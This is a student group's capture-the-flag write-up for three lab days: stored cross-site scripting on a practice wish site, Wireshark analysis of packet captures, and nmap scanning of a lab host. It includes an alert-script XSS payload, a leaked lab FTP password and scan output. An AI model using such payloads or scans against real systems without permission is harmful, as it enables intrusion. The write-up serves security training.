PSP0201

WEEK 3

WRITE-UP

GROUP NAME : PELITA


ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member

Day 6: Be careful with what you wish on a Christmas night

Tools used: Kali ,OWASP Zap ,firefox


Solution/walkthrough:


This is the website we were task to investigate by putting in **10.10.158.27:5000** as the port into **firefox**



Question 1

First I started with opening **OWASP Zap** , do an automated scan and check the alert tab.





persistent cross site scripting or reflected cross site scripting worked when I input the answer, so I actually used stored cross site scripting because from the Make A Wish Website I know my entries are being stored.


Question 2

By using the hints (If you're unsure, on the "Make a wish" website search for something and see what query string is added in your browser search bar.)

Looking through all the entries, you will see the "**q**" query string being utilized multiple times through the search function so the answer is **q**.

Question 3


We have found 2 XSS as shown before this by using **OWASP Zap.**




Question 4


Explore the XSS alerts that **OWASP ZAP** has identified, are you able to make an alert appear on the "Make a wish" website?

Going through **OWASP Zap** you can see the alert script



and put it in the “enter your wish here” search bar and the alert will appear.





<u>Thought Process/Methodology:</u>

Following the steps given I start with opening the website as provided in THM(http://MACHINE_IP:5000) Which brings me to Make A Wish Website. I start to mess around with the website to find any information. Which brought me to noticed that for every search I did the “**q**” query string being utilized multiple times through the search function . After that I do a scan using OWASP Zap to look for XSS alert and found **2** of them , given this I tried to put it in as the answer but neither the “Persistent Cross Site Scripting” or “Reflected Cross Site Scripting” worked when I input the answer so I used “**Stored Cross site Scripting**” since I know the website is storing my entries.

For the last task looking at OWASP Zap I’ve found that in “Persistent Cross Site Scripting” the attack using ** <script>alert(1):</script> ** on the enter your wish here a popout will appear.


Day 7: The Grinch really Did steal Christmas

Tools used:Wireshark

First download the **pcap file** which is given by THM. Then to view these files a software called **Wireshark** which can see the network packets in here will be used to assist us.

Question 1

Open "pcap1.pcap" in Wireshark and put **icmp** as the input in the filter bar to easily locate the ip address that initiate icmp/ping.



Initial IP address can be found in first packet. Which is list as source **IP 10.11.3.2**

Question 2

(Hint:We've demonstrated filtering a web server within the task)

This is the format to get any type of request based from THM


<protocol>.request.method == <option>

With that being said the answer is **http.request.method == GET**

Question 3

(Hint: /posts/)


To find out the visited pages I use the filter bar and add an extra part to it to the filter so i can get more accurate view at the pcap1.pcap



The command **&& ip.addr== 10.10.67.199** and the hint help me found out the name of the article that the IP address "**10.10.67.199**" visited. Which was **reindeer-of-the-week.**


Question 4

First we open the pcap2.file to start analyzing,then put **ftp** in the filter bar to find out what password was leaked during the login process.



As highlighted we can see a req for PASS with **plaintext_password_fiasco** as the answer

Question 5




It is showed here that the name of the protocol that is encrypted is **SSH**


Question 6

(Hint:There's a lot of data! Only a tiny part of it is useful - use filters! How would you export files?)


From THM I use the http method, so I type http.request.method in the filter bar



There were 2 packets from the filter and if we follow the TCP stream in the second packet we can see a file call wishlist.txt but it is encoded so the file must be in the second packet
now we just need to extract the file from the second packet.



To do this you need select the second packet and go to file → export object →http then you will get a window like this , select the Christmas.zip file and press save them zip file will be saved on you PC.



Now extract the zip file and open wishlist.txt ,from that we got the wish list with the answer **rubber ducky.**

Thought Process/Methodology:

After downloading the pcap.pcap files. I opened the pcap1.pcap on wireshark and put ICMP in the filter bar to get the IP address ,initial IP address can be found in first packet. Which is list as source **IP 10.11.3.2.**Now based on the hints I just search up on THM GET and stumble upon **<protocol>.request.method == <option>.**

Next we use the http.request.method == GET and combine it with **&& ip.addr== 10.10.67.199** . The hint also help me found where to look out for the name of the article that the IP address "**10.10.67.199**" visited. Which was **reindeer-of-the-week.**

After that we swap it up with pcap2.pcap and start to look for the password by putting ftp in the filter bar then i can see a req for PASS with **plaintext_password_fiasco** as the input. Next without putting any filter we can see that on wireshark the encrypted files were SSH . Lastly, from THM I use the http method, so I type http.request.method in the filter bar found there were 2 packets from the filter and if we follow the TCP stream in the second packet we can see a file call wishlist.txt but it is encoded so the file must be in the second packet now we just need to extract the file from the second packet. To do this you need select the second packet and go to file → export object →http then you will get a window like this , select the Christmas.zip file and press save them zip file will be saved on you PC, Now extract the zip file and open wishlist.txt ,from that we got the wish list with the answer for the last question.


Day 8: What's under the Christmas Tree ?

Tools used: nmap

Solution/walkthrough:


Question 1

Through google we know that Snort was created in 1998.



Question 2

Used Nmap to scan the Machine IP address. From this we get to know the opened port numbers.



Question 3

We ran the help command (**nmap -help**) to know the suitable parameter which shows the detail of the OS based on the IP address. It is **-A.**

```
1211101935@kali: ~
File  Actions  Edit  View  Help
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
```

After running the command **nmap -A 10.10.223.44** we get to know the operating system.

```
root@ip-10-10-86-83: ~        root@ip-10-10-86-83: ~
root@ip-10-10-86-83:~# nmap -A 10.10.223.44

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 10:42 BST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 10:43 (0:00:00 remaining)
Nmap scan report for ip-10-10-223-44.eu-west-1.compute.internal (10.10.223.44)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:BF:BF:49:F4:D5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
```

<u>Question 4</u>

We also get to check the version off Apache.

```
root@ip-10-10-86-83: ~                    ×   root@ip-10-10-86-83: ~                    ×
root@ip-10-10-86-83:~# nmap -A 10.10.223.44

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 10:42 BST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 10:43 (0:00:00 remaining)
Nmap scan report for ip-10-10-223-44.eu-west-1.compute.internal (10.10.223.44)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:BF:BF:49:F4:D5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
```

Question 5

Through the same command on Question 3, we concluded that the port number is 2222 which runs ssh (Secure Shell).


```
root@ip-10-10-86-83: ~                    ×   root@ip-10-10-86-83: ~                    ×
root@ip-10-10-86-83:~# nmap -A 10.10.223.44

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 10:42 BST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 10:43 (0:00:00 remaining)
Nmap scan report for ip-10-10-223-44.eu-west-1.compute.internal (10.10.223.44)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:BF:BF:49:F4:D5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
```


Question 6

Referring to the HTTP-TITLE, the website is used for blogging.

```
root@ip-10-10-86-83: ~                    ×   root@ip-10-10-86-83: ~                    ×
root@ip-10-10-86-83:~# nmap -A 10.10.223.44

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 10:42 BST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 10:43 (0:00:00 remaining)
Nmap scan report for ip-10-10-223-44.eu-west-1.compute.internal (10.10.223.44)
Host is up (0.00047s latency).
